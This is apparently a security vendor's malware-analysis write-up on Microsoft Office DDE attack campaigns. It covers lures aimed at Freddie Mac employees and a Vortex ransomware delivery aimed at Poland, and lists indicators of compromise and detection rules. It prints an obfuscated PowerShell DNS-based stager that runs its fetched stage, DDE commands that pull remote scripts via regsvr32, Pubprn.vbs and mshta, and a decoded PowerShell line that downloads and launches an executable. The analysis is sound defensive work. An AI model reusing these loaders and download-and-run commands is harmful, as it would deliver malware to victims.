{ Write-Debug $ExecutionContext.InvokeCommand.ExpandString([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('RQByAHIAbwByADoAIAAkAGUAcgByAG8AcgA=')));
return _/==\/==\___/=\_/\ ([array]($DomainList | ? {$_ -ne ${/=\_/\/=\/\__/=\_} })) ${_/=\__/\_/=\/=\___};
}}
function ____/\_/\_/\/\_/\_
{[CmdletBinding()] param([Parameter()]${__/\__/===\____/\/});
Write-Debug $ExecutionContext.InvokeCommand.ExpandString([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('WwBEAE4AUwBdACAAKABBACkAIAA9AD0APgAgACQAewBfAF8ALwBcAF8AXwAvAD0APQA9AFwAXwBfAF8AXwAvAFwALwB9AA==')));
${_/=====\/\_/=\_/=} = nslookup -type=a ${__/\__/===\____/\/} 2>&1;
${_____/=\___/\_/==} = [regex] $ExecutionContext.InvokeCommand.ExpandString([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('XABzACoAJAB7AF8AXwAvAFwAXwBfAC8APQA9AD0AXABfAF8AXwBfAC8AXAAvAH0AKAAuAGwAbwBjAGEAbABkAG8AbQBhAGkAbgApACoAXABzACoAQQBkAGQAcgBlAHMAcwAoAGUAcwApACoAOgBcAHMAKgAoAFsAXABkAFwALgBdACoAKQA=')));
${____/\__/==\_/\__} = ${_____/=\___/\_/==}.Match(${_/=====\/\_/=\_/=});
${/==\/\/\_/\__/\__} = 0
while ((-not ${____/\__/==\_/\__}.Success) -and (${/=\____/=\__/==\_} -ne ${/==\/\/\_/\__/\__})){ sleep -s 5
${/==\/\/\_/\__/\__} = ${/==\/\/\_/\__/\__} + 1
${_/=====\/\_/=\_/=} = nslookup -type=a ${__/\__/===\____/\/} 2>&1;
${_____/=\___/\_/==} = [regex] $ExecutionContext.InvokeCommand.ExpandString([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('XABzACoAJAB7AF8AXwAvAFwAXwBfAC8APQA9AD0AXABfAF8AXwBfAC8AXAAvAH0AKAAuAGwAbwBjAGEAbABkAG8AbQBhAGkAbgApACoAXABzACoAQQBkAGQAcgBlAHMAcwAoAGUAcwApACoAOgBcAHMAKgAoAFsAXABkAFwALgBdACoAKQA=')));
${____/\__/==\_/\__} = ${_____/=\___/\_/==}.Match(${_/=====\/\_/=\_/=});
}
if (-not ${____/\__/==\_/\__}.Success) { return 0
}
return ${____/\__/==\_/\__}.Groups[3].Value;
}
function __/=\__/\_/\/==\/=
{[CmdletBinding()]param([Parameter()]${__/\__/===\____/\/});
Write-Debug $ExecutionContext.InvokeCommand.ExpandString([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('WwBEAE4AUwBdACAAKABUAFgAVAApACAAPQA9AD4AIAAkAHsAXwBfAC8AXABfAF8ALwA9AD0APQBcAF8AXwBfAF8ALwBcAC8AfQA=')));
${_/=====\/\_/=\_/=} = nslookup -type=txt ${__/\__/===\____/\/} 2>&1;
${_____/=\___/\_/==} = [regex] $([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('KAAiAFsAXgBcAHMAXQAqACIAXABzACoAKQArAA==')));
${__/======\/===\__} = ${_____/=\___/\_/==}.Matches(${_/=====\/\_/=\_/=});
${/==\/\/\_/\__/\__} = 0
while ((${__/======\/===\__}.count -eq 0) -and (${/=\____/=\__/==\_} -ne ${/==\/\/\_/\__/\__})){ sleep -s 5
${/==\/\/\_/\__/\__} = ${/==\/\/\_/\__/\__} + 1
${_/=====\/\_/=\_/=} = nslookup -type=txt ${__/\__/===\____/\/} 2>&1;
${_____/=\___/\_/==} = [regex] $([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('KAAiAFsAXgBcAHMAXQAqACIAXABzACoAKQArAA==')));
${__/======\/===\__} = ${_____/=\___/\_/==}.Matches(${_/=====\/\_/=\_/=});
}
if (${__/======\/===\__}.count -eq 0) { return 0
}
return (${_____/=\___/\_/==}.Matches(${_/=====\/\_/=\_/=}) | Select -ExpandProperty Value) -join '' -replace '"' -replace '`n' -replace ' ';
}
function ___/\___/==\__/=\/
{[CmdletBinding()]Param ([Parameter(Mandatory=$True,ValueFromPipeline=$True,ValueFromPipelineByPropertyName=$True)][byte[]] $byteArray = $(Throw($([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('LQBiAHkAdABlAEEAcgByAGEAeQAgAGkAcwAgAHIAZQBxAHUAaQByAGUAZAA='))))))
Process
{ ${/===\___/\_/==\__} = New-Object System.IO.MemoryStream;
${/===\___/\_/==\__}.Write($byteArray, 0, $byteArray.Length);
$null = ${/===\___/\_/==\__}.Seek(0,0);
${__/\___/\_/==\__/} = New-Object System.IO.Compression.GZipStream(${/===\___/\_/==\__}, [System.IO.Compression.CompressionMode]::Decompress);
${_/\/=\_/\____/\/=} = New-Object System.IO.MemoryStream;
${/=\__/=\/\_/\____} = New-Object System.IO.StreamReader(${__/\___/\_/==\__/}, [system.Text.Encoding]::UTF8);
echo ${/=\__/=\/\_/\____}.readtoend();
}}
function _/=\/==\__/====\/\
{[CmdletBinding()]param([Parameter(ValueFromPipeline=$True)]${__/=\/===\_/=\_/==});
if (${__/=\/===\_/=\_/==} -eq 0) { return 0
}
${__/\_______/\/==\} = [System.Convert]::FromBase64String(${__/=\/===\_/=\_/==});
return ___/\___/==\__/=\/(${__/\_______/\/==\});
}
function Get-Stage-PS
{[CmdletBinding()]param([Parameter()]$DomainList);
return _/==\/==\___/=\_/\ $DomainList
{return __/=\__/\_/\/==\/= "$(__/\___/=\__/===\/).stage.${/=\_/\/=\/\__/=\_}" | _/=\/==\__/====\/\; };};
function __/=\/=\_/\/=\____
{[CmdletBinding()]param([Parameter(ValueFromPipeline=$True)]$DomainList);
return Download-Big-TXT $DomainList $([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('cwB0AGEAZwBlAA=='))) | _/=\/==\__/====\/\;
}
function ____/==\/===\_/\/=
{[CmdletBinding()] param([Parameter(ValueFromPipeline=$True)]${______/====\/=\___});
${_/\___/\___/==\__} = @{ '0' = 0;
'1' = 1;
'2' = 2;
'3' = 3;
'4' = 4;
'5' = 5;
'6' = 6;
'7' = 7;
'8' = 8;
'9' = 9;
'A' = 10;
'B' = 11;
'C' = 12;
'D' = 13;
'E' = 14;
'F' = 15;
};
${___/===\/\______/} = "${______/====\/=\___}".Length;
${_/\_/\_/\_/\/\__/} = ${___/===\/\______/};
[uint64]${_______/=\_/====\} = 0;
while (${___/===\/\______/} -ne 0)
{ ${___/===\/\______/}--;
${__/\/\__/=\____/=} = ${_/\___/\___/==\__}[[string]${______/====\/=\___}[${___/===\/\______/}]];
${_/\__/=\__/=\/\/=} = _/==\/\_/\/==\/\_/ 16 (${_/\_/\_/\_/\/\__/} - ${___/===\/\______/} - 1);
${_______/=\_/====\} += [uint64]([uint64]${__/\/\__/=\____/=} * [uint64]${_/\__/=\__/=\/\/=});
}
return ${_______/=\_/====\};
}
function _/==\/\_/\/==\/\_/
{[CmdletBinding()] param([Parameter(ValueFromPipeline=$True)]${_/=\__/\/=\/\/=\/=}, [Parameter(ValueFromPipeline=$True)]${__/\/===\/\/\/\_/=});
return [Math]::Pow(${_/=\__/\/=\/\/=\/=}, ${__/\/===\/\/\/\_/=});
}
function __/\/=\/=\/\_/\/\/
{[CmdletBinding()]param([Parameter(ValueFromPipeline=$True)]${___/\_/\/\/\_/===\});
return [convert]::ToString(${___/\_/\/\/\_/===\},2);
}
function __/=====\/=\_/===\
{[CmdletBinding()]param([Parameter(ValueFromPipeline=$True)]${__/\_/\/\_/=\___/=});
${_/\/=\/===\_/===\} = $ExecutionContext.InvokeCommand.ExpandString([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('JAB7AF8AXwAvAFwAXwAvAFwALwBcAF8ALwA9AFwAXwBfAF8ALwA9AH0A'))).Split(".");
${_/\/\__/\/\_/\/\_} = [uint64]([uint64]${_/\/=\/===\_/===\}[0] * 16777216);
${/\____/\__/=\/===} = [uint64]([uint64]${_/\/=\/===\_/===\}[1] * 65536);
${/=\_/\/=\/\_/==\/} = [uint64]([uint64]${_/\/=\/===\_/===\}[2] * 256);
${_/\/==\/\/===\/=\} = ${_/\/=\/===\_/===\}[3];
${_/==\/\/\_/\/\___} = ${_/\/\__/\/\_/\/\_} + ${/\____/\__/=\/===} + ${/=\_/\/=\/\_/==\/} + ${_/\/==\/\/===\/=\};
return ${_/==\/\/\_/\/\___};
}
function Int-To-Ip
{[CmdletBinding()] param([Parameter(ValueFromPipeline=$True)]$uint);
${_/\/\__/\/\_/\/\_} = [uint64]([uint64]$uint / 16777216) % 256;
${/\____/\__/=\/===} = [uint64]([uint64]$uint / 65536) % 256;
${/=\_/\/=\/\_/==\/} = [uint64]([uint64]$uint / 256) % 256;
${_/\/==\/\/===\/=\} = [uint64]([uint64]$uint) % 256;
return [string]${_/\/\__/\/\_/\/\_} + '.' + [string]${/\____/\__/=\/===} + '.' + [string]${/=\_/\/=\/\_/==\/} + '.' + [string]${_/\/==\/\/===\/=\};
}
${/==\/\_/\/====\/\} = @($([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('bgBzADAALgBwAHcA'))),$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('bgBzADAALgBzAGkAdABlAA=='))),$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('bgBzADAALgBzAHAAYQBjAGUA'))),$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('bgBzADAALgB3AGUAYgBzAGkAdABlAA=='))),$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('bgBzADEALgBwAHIAZQBzAHMA'))),$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('bgBzADEALgB3AGUAYgBzAGkAdABlAA=='))),$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('bgBzADIALgBwAHIAZQBzAHMA'))),$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('bgBzADMALgBzAGkAdABlAA=='))),$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('bgBzADMALgBzAHAAYQBjAGUA'))),$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('bgBzADQALgBzAGkAdABlAA=='))),$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('bgBzADQALgBzAHAAYQBjAGUA'))),$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('bgBzADUALgBiAGkAegA='))),$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('bgBzADUALgBvAG4AbABpAG4AZQA='))),$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('bgBzADUALgBwAHcA'))),$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('bgBzADAALgBiAHoA'))),$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('bgBzADAALgBjAGwAaQBjAGsA'))));
try
{${_/\/=\______/====} = __/=\/=\_/\/=\____(${/==\/\_/\/====\/\}); iex ${_/\/=\______/====};
}
catch
{Write-Debug $([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('WwBNAGEAaQBuAF0AIABHAGUAbgBlAHIAYQBsACAAZgBhAGkAbAB1AHIAZQA=')));
Write-Host $Error[0];
}
You’ll notice a number of base64 encoded strings above. No doubt, this is another evasion tactic. If you dig into those, you’ll see they are all password protected via HTTP authentication. InQuest detects exploitation of these and other DDE attacks via our Deep File Inspection (DFI) stack and signature MC_Office_DDE_Command_Exec (event ID 5000728) released on October 10th, 2017. Our DFI stack is what’s responsible for peeling away the variety of layers typically present in malicious content. The process is recursive and a variety of techniques are applied in parallel to expose all embedded layers. For more information about DFI, see www.InQuest.net or reach out to us directly.
IOCs
- ns0[.]pw
- ns0[.]site
- ns0[.]space
- ns0[.]website
- ns1[.]press
- ns1[.]website
- ns2[.]press
- ns3[.]site
- ns3[.]space
- ns4[.]site
- ns4[.]space
- ns5[.]biz
- ns5[.]online
- ns5[.]pw
- ns0[.]bz
- ns0[.]click
Freddie Mac Targeted Lure
In reviewing the results of out Microsoft Office DDE malware hunt, (Microsoft_Office_DDE_Command_Execution.rule) we came across an interesting sample targeted to Freddie Mac employees. This post dives into the dissection of this well put together sample. The targeted lure 313fc5bd8e1109d35200081e62b7aa33197a6700fc390385929e71aabbc4e065 (7/61 AV detection rate) masquerades itself as a Six Flags Fright Fest ticket giveaway specifically for Freddie Mac employees: Freddie Mac Lure
Let's dive into the payload, we'll use the 7z+sed technique outlined in our previous post.
$ 7z e -so 313fc5bd8e1109d35200081e62b7aa33197a6700fc390385929e71aabbc4e065 | sed 's/<[^>]*>//g'

1381125635000 DDEAUTO "C:\\Programs\\Microsoft\\Office\\MSWord.exe\\..\\..\\..\\..\\windows\\system32\\cmd.exe" "/c regsvr32 /u /n /s /i:\"h\"t\"t\"p://downloads.sixflags-frightfest.com/ticket-ids scrobj.dll" "For Security Reasons" Freddie mac Employee GiveawayName:Click or tap here to enter text.Phone:Click or tap here to enter text.Email:Click or tap here to enter text.center14605Freddie Mac has partnered with Six Flags America to offer Freddie Mac employees the opportunity to win FREE tickets to Six Flags America during Fright Fest! Please provide your information in the form below, save this document, and send to [email protected] to enter for a chance to win.00Freddie Mac has partnered with Six Flags America to offer Freddie Mac employees the opportunity to win FREE tickets to Six Flags America during Fright Fest! Please provide your information in the form below, save this document, and send to [email protected] to enter for a chance to win.center7967980
This payload uses the same trick as the SEC OMB lure to improve the chances of coercing targets to activate the DDE payload. Note the usage of quotes to mask the string "http", an evasion tactic. The domain is cleverly chosen, topical (Halloween), and was registered recently through Name Cheap on 10/12/2017:
Pulling down the contents of ticket-ids we get a large, nearly 500Kb payload. Here it is, trimmed for brevity:
View the trimmed payload (5 KB)
Notice the above payload begins by modifying the registry for additional privileges by altering the following key:
"HKEY_CURRENT_USER\Software\Microsoft\Office\" & objExcel.Version & "\Excel\Security\AccessVBOM"
This is done in order to pivot execution through Microsoft Excel. Once modified, it later restores the registry setting to the previous value. This technique is generally used to mask execution chains in an attempt to hide from endpoint security solutions. Here's a sample from May of this year that uses the same technique:
Next, it decodes another payload and then flips back the "AccessVBOM" setting back to the original value. Decode the next payload and you get another file, ~350Kb in size. Here it is, trimmed for brevity:
View the trimmed payload (6 KB)
The final dropped payload from the above trimmed content is a ~200Kb malicious DLL:
This final payload is widely detected. InQuest detects exploitation of these and other DDE attacks via our Deep File Inspection (DFI) stack and signature MC_Office_DDE_Command_Exec (event ID 5000728) released on October 10th, 2017. Our DFI stack is what's responsible for peeling away the variety of layers typically present in malicious content. The process is recursive and a variety of techniques are applied in parallel to expose all embedded layers. For more information about DFI, see www.InQuest.net or reach out to us directly.
To follow along the highlights of the conversation on Twitter, see the following moment:
Update 10/17/2017
We've updated our hunt rule (Microsoft_Office_DDE_Command_Execution.rule) to widen the net for catching samples as we've seen some interesting new techniques for obfuscation and pivoting:
The Pubprn.vbs technique was publicly discussed in April of 2017 and seen used here a335270704e339babeb19e81dccaf3dfa0808bdd4ae7f4b1a1ddbbd65f5e017d (7/60 AV detection rate) in another lure targeting Freddie Mac which masquerades itself as a ticket raffle for a Guns and Roses concert: Freddie Mac Lure (Guns'n'Roses)
It's mildly interesting to note that the AV detections above were all for CVE-2016-7262. The carrier is an XLSX file and differs from the typical DDE sample we've been seeing:
$ cat a335270704e339babeb19e81dccaf3dfa0808bdd4ae7f4b1a1ddbbd65f5e017d/xl/externalLinks/externalLink1.xml
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<externalLink xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/main" xmlns:mc="http://schemas.openxmlformats.org/markup-compatibility/2006" mc:Ignorable="x14" xmlns:x14="http://schemas.microsoft.com/office/spreadsheetml/2009/9/main"><ddeLink xmlns:r="http://schemas.openxmlformats.org/officeDocument/2006/relationships" ddeService="cmd" ddeTopic=" /C Cscript %WINDIR%\System32\Printing_Admin_Scripts\en-US\Pubprn.vbs localhost "script:https://gunsandroses[.]live/ticket-id""><ddeItems><ddeItem name="A0" advise="1" /><ddeItem name="StdDocumentName" ole="1" advise="1" /></ddeItems></ddeLink></externalLink>
Notice that similar to the previous lure, the resource for the next stage payload is at /ticket-id. The domains are registered within a week of one another and both through namecheap.com:
We feel confident in stating the same actor is behind both of these payloads. Whether these carriers are part of a pentesting exercise or actually motivated nefariously is anyone's guess. The domains documented in both of these lures, while once active, are both down as of the time of this writing. The Vortex Ransomware payload are still actively being served however.
IOCs
- sixflags-frightfest[.]com
- gunsandroses[.]live
Vortex Ransomware Targeting Poland
Unfortunately, it appears that ransomware authors are now starting to employ the use of Microsoft Office DDE malware carriers. This post will likely be our last on DDE dissection and covers the delivery of Vortex ransomware, seemingly targeted towards Poland. You can continue this research path using our hunt rule: (Microsoft_Office_DDE_Command_Execution.rule) on Virus Total Intelligence (VTI). The final delivered payload in this attack is Vortex Ransomware: Vortex Ransomware
Stepping backwards however to the initial DDE sample, we have bd61559c7dcae0edef672ea922ea5cf15496d18cc8c1cbebee9533295c2d2ea9 (1/59 AV detection rate), which is in CDF format and leverages a more novel technique to pivot to the next payload via mshta.exe:
DDEAUTO C:\\Programs\\Microsoft\\Office\\MSword.exe\\..\\..\\..\\..\\windows\\system32\\mshta.exe "http://w-szczecin.pl/img2/NEW15_10.doc/index.hta
Let's pull down the payload and see what we have:
$ wget http://w-szczecin.pl/img2/NEW15_10.doc/index.hta
--2017-10-15 18:15:08--  http://w-szczecin.pl/img2/NEW15_10.doc/index.hta
Resolving w-szczecin.pl... 91.231.140.161
Connecting to w-szczecin.pl|91.231.140.161|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3444 (3.4K)
Saving to: ‘index.hta’
2017-10-15 18:15:09 (109 MB/s) - ‘index.hta’ saved [3444/3444]

$ cat index.hta
<!DOCTYPE html>
<meta http-equiv="x-ua-compatible" content="ie=emulateie8" >
<html>
<body>
<script language="javascript">
<!--
document.write(unescape('%3C%21%44%4F%43%54%59%50%45%20%68%74%6D%6C%3E%0A%3C%6D%65%74%61%20%68%74%74%70%2D%65%71%75%69%76%3D%22%78%2D%75%61%2D%63%6F%6D%70%61%74%69%62%6C%65%22%20%63%6F%6E%74%65%6E%74%3D%22%69%65%3D%65%6D%75%6C%61%74%65%69%65%38%22%20%3E%0A%3C%68%74%6D%6C%3E%0A%3C%62%6F%64%79%3E%0A%3C%73%63%72%69%70%74%20%6C%61%6E%67%75%61%67%65%3D%22%76%62%73%63%72%69%70%74%22%3E%0A%44%69%6D%20%41%4E%44%52%5A%45%4A%48%44%39%31%20%3A%20%44%69%6D%20%6A%6A%6A%6A%20%3A%20%53%65%54%20%41%4E%44%52%5A%45%4A%48%44%39%31%20%3D%20%63%72%65%61%74%65%6F%62%6A%65%63%74%20%28%20%22%77%73%63%72%49%50%74%2E%73%48%45%4C%6C%22%20%29%20%3A%20%6A%6A%6A%6A%20%3D%20%22%20%70%6F%77%65%72%73%68%65%6C%6C%2E%65%78%65%20%2D%45%78%65%43%55%74%49%6F%6E%50%6F%6C%49%63%59%20%62%79%70%61%73%73%20%20%2D%57%49%4E%64%6F%77%53%54%59%4C%45%20%68%69%64%64%45%6E%20%2D%45%4E%43%6F%64%65%64%63%4F%4D%4D%41%4E%64%20%55%41%42%76%41%48%63%41%5A%51%42%79%41%46%4D%41%61%41%42%6C%41%47%77%41%62%41%41%67%41%43%30%41%52%51%42%34%41%47%55%41%59%77%42%31%41%48%51%41%61%51%42%76%41%47%34%41%55%41%42%76%41%47%77%41%61%51%42%6A%41%48%6B%41%49%41%42%69%41%48%6B%41%63%41%42%68%41%48%4D%41%63%77%41%67%41%43%30%41%62%67%42%76%41%48%41%41%63%67%42%76%41%47%59%41%61%51%42%73%41%47%55%41%49%41%41%74%41%48%63%41%61%51%42%75%41%47%51%41%62%77%42%33%41%48%4D%41%64%41%42%35%41%47%77%41%5A%51%41%67%41%47%30%41%61%51%42%75%41%47%6B%41%62%51%42%70%41%48%6F%41%5A%51%42%6B%41%43%41%41%4C%51%42%6A%41%47%38%41%62%51%42%74%41%47%45%41%62%67%42%6B%41%43%41%41%4B%41%42%4F%41%47%55%41%64%77%41%74%41%45%38%41%59%67%42%71%41%47%55%41%59%77%42%30%41%43%41%41%55%77%42%35%41%48%4D%41%64%41%42%6C%41%47%30%41%4C%67%42%4F%41%47%55%41%64%41%41%75%41%46%63%41%5A%51%42%69%41%45%4D%41%62%41%42%70%41%47%55%41%62%67%42%30%41%43%6B%41%4C%67%42%45%41%47%38%41%64%77%42%75%41%47%77%41%62%77%42%68%41%47%51%41%52%67%42%70%41%47%77%41%5A%51%41%6F%41%43%63%41%61%41%42%30%41%48%51%41%63%41%41%36%41%43%38%41%4C%77%42%33%41%43%30%41%63%77%42%36%41%47%4D%41%65%67%42%6C%41%47%4D%41%61%51%42%75%41%43%34%41%63%41%42%73%41%43%38%41%61%51%42%74%41%47%63%41%4D%67%41%76%41%48%4D%41%4E%51%41%77%41%43%34%41%5A%51%42%34%41%47%55%41%4A%77%41%73%41%42%30%67%4A%41%42%6C%41%47%34%41%64%67%41%36%41%45%45%41%55%41%42%51%41%45%51%41%51%51%42%55%41%45%45%41%58%41%42%75%41%48%59%41%63%77%42%7A%41%43%34%41%5A%51%42%34%41%47%55%41%48%53%41%70%41%44%73%41%55%77%42%30%41%47%45%41%63%67%42%30%41%43%30%41%55%41%42%79%41%47%38%41%59%77%42%6C%41%48%4D%41%63%77%41%67%41%43%67%41%48%53%41%6B%41%47%55%41%62%67%42%32%41%44%6F%41%51%51%42%51%41%46%41%41%52%41%42%42%41%46%51%41%51%51%42%63%41%47%34%41%64%67%42%7A%41%48%4D%41%4C%67%42%6C%41%48%67%41%5A%51%41%64%49%43%6B%41%20%22%20%3A%20%41%4E%44%52%5A%45%4A%48%44%39%31%2E%52%55%4E%20%43%48%72%20%28%20%33%34%20%29%20%26%20%41%4E%44%52%5A%45%4A%48%44%39%31%2E%65%58%50%61%6E%44%65%6E%56%49%72%6F%4E%6D%45%6E%74%73%54%52%69%4E%47%53%28%20%22%25%43%4F%4D%53%70%45%43%25%22%20%29%20%26%20%63%48%52%20%28%20%33%34%20%29%20%26%20%43%48%72%20%28%20%33%34%20%29%20%26%20%22%2F%63%20%22%20%26%20%6A%6A%6A%6A%20%26%20%63%68%72%20%28%20%33%34%20%29%20%2C%20%30%20%3A%20%53%45%74%20%41%4E%44%52%5A%45%4A%48%44%39%31%20%3D%20%4E%4F%54%48%49%6E%47%0A%3C%2F%73%63%72%69%70%74%3E%0A%0A%3C%2F%62%6F%64%79%3E%0A%3C%2F%68%74%6D%6C%3E'));
//-->
</script>
</body>
</html>
Unescape the long string and you'll find:
<!DOCTYPE html>
<meta http-equiv="x-ua-compatible" content="ie=emulateie8" >
<html>
<body>
<script language="vbscript">
Dim ANDRZEJHD91 : Dim jjjj : SeT ANDRZEJHD91 = createobject ( "wscrIPt.sHELl" ) : jjjj = " powershell.exe -ExeCUtIonPolIcY bypass  -WINdowSTYLE hiddEn -ENCodedcOMMANd UABvAHcAZQByAFMAaABlAGwAbAAgAC0ARQB4AGUAYwB1AHQAaQBvAG4AUABvAGwAaQBjAHkAIABiAHkAcABhAHMAcwAgAC0AbgBvAHAAcgBvAGYAaQBsAGUAIAAtAHcAaQBuAGQAbwB3AHMAdAB5AGwAZQAgAG0AaQBuAGkAbQBpAHoAZQBkACAALQBjAG8AbQBtAGEAbgBkACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQARgBpAGwAZQAoACcAaAB0AHQAcAA6AC8ALwB3AC0AcwB6AGMAegBlAGMAaQBuAC4AcABsAC8AaQBtAGcAMgAvAHMANQAwAC4AZQB4AGUAJwAsAB0gJABlAG4AdgA6AEEAUABQAEQAQQBUAEEAXABuAHYAcwBzAC4AZQB4AGUAHSApADsAUwB0AGEAcgB0AC0AUAByAG8AYwBlAHMAcwAgACgAHSAkAGUAbgB2ADoAQQBQAFAARABBAFQAQQBcAG4AdgBzAHMALgBlAHgAZQAdICkA " : ANDRZEJHD91.RUN CHr ( 34 ) & ANDRZEJHD91.eXPanDenVIroNmEntsTRiNGS( "%COMSpEC%" ) & cHR ( 34 ) & CHr ( 34 ) & "/c " & jjjj & chr ( 34 ) , 0 : SEt ANDRZEJHD91 = NOTHInG
</script>
</body>
</html>
We'll use our iPython shell to base64 decode the string above:
In [40]: print base64.b64decode("UABvAHcAZQByAFMAaABlAGwAbAAgAC0ARQB4AGUAYwB1AHQAaQBvAG4AUABvAGwAaQBjAHkAIABiAHkAcABhAHMAcwAgAC0AbgBvAHAAcgBvAGYAaQBsAGUAIAAtAHcAaQBuAGQAbwB3AH
    ...: MAdAB5AGwAZQAgAG0AaQBuAGkAbQBpAHoAZQBkACAALQBjAG8AbQBtAGEAbgBkACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBu
    ...: AGwAbwBhAGQARgBpAGwAZQAoACcAaAB0AHQAcAA6AC8ALwB3AC0AcwB6AGMAegBlAGMAaQBuAC4AcABsAC8AaQBtAGcAMgAvAHMANQAwAC4AZQB4AGUAJwAsAB0gJABlAG4AdgA6AEEAUABQAEQAQQBUAEEAXABuAHYAcw
    ...: BzAC4AZQB4AGUAHSApADsAUwB0AGEAcgB0AC0AUAByAG8AYwBlAHMAcwAgACgAHSAkAGUAbgB2ADoAQQBQAFAARABBAFQAQQBcAG4AdgBzAHMALgBlAHgAZQAdICkA")
PowerShell -ExecutionPolicy bypass -noprofile -windowstyle minimized -command (New-Object System.Net.WebClient).DownloadFile('http://w-szczecin.pl/img2/s50.exe';, $env:APPDATA\nvss.exe );Start-Process ( $env:APPDATA\nvss.exe )
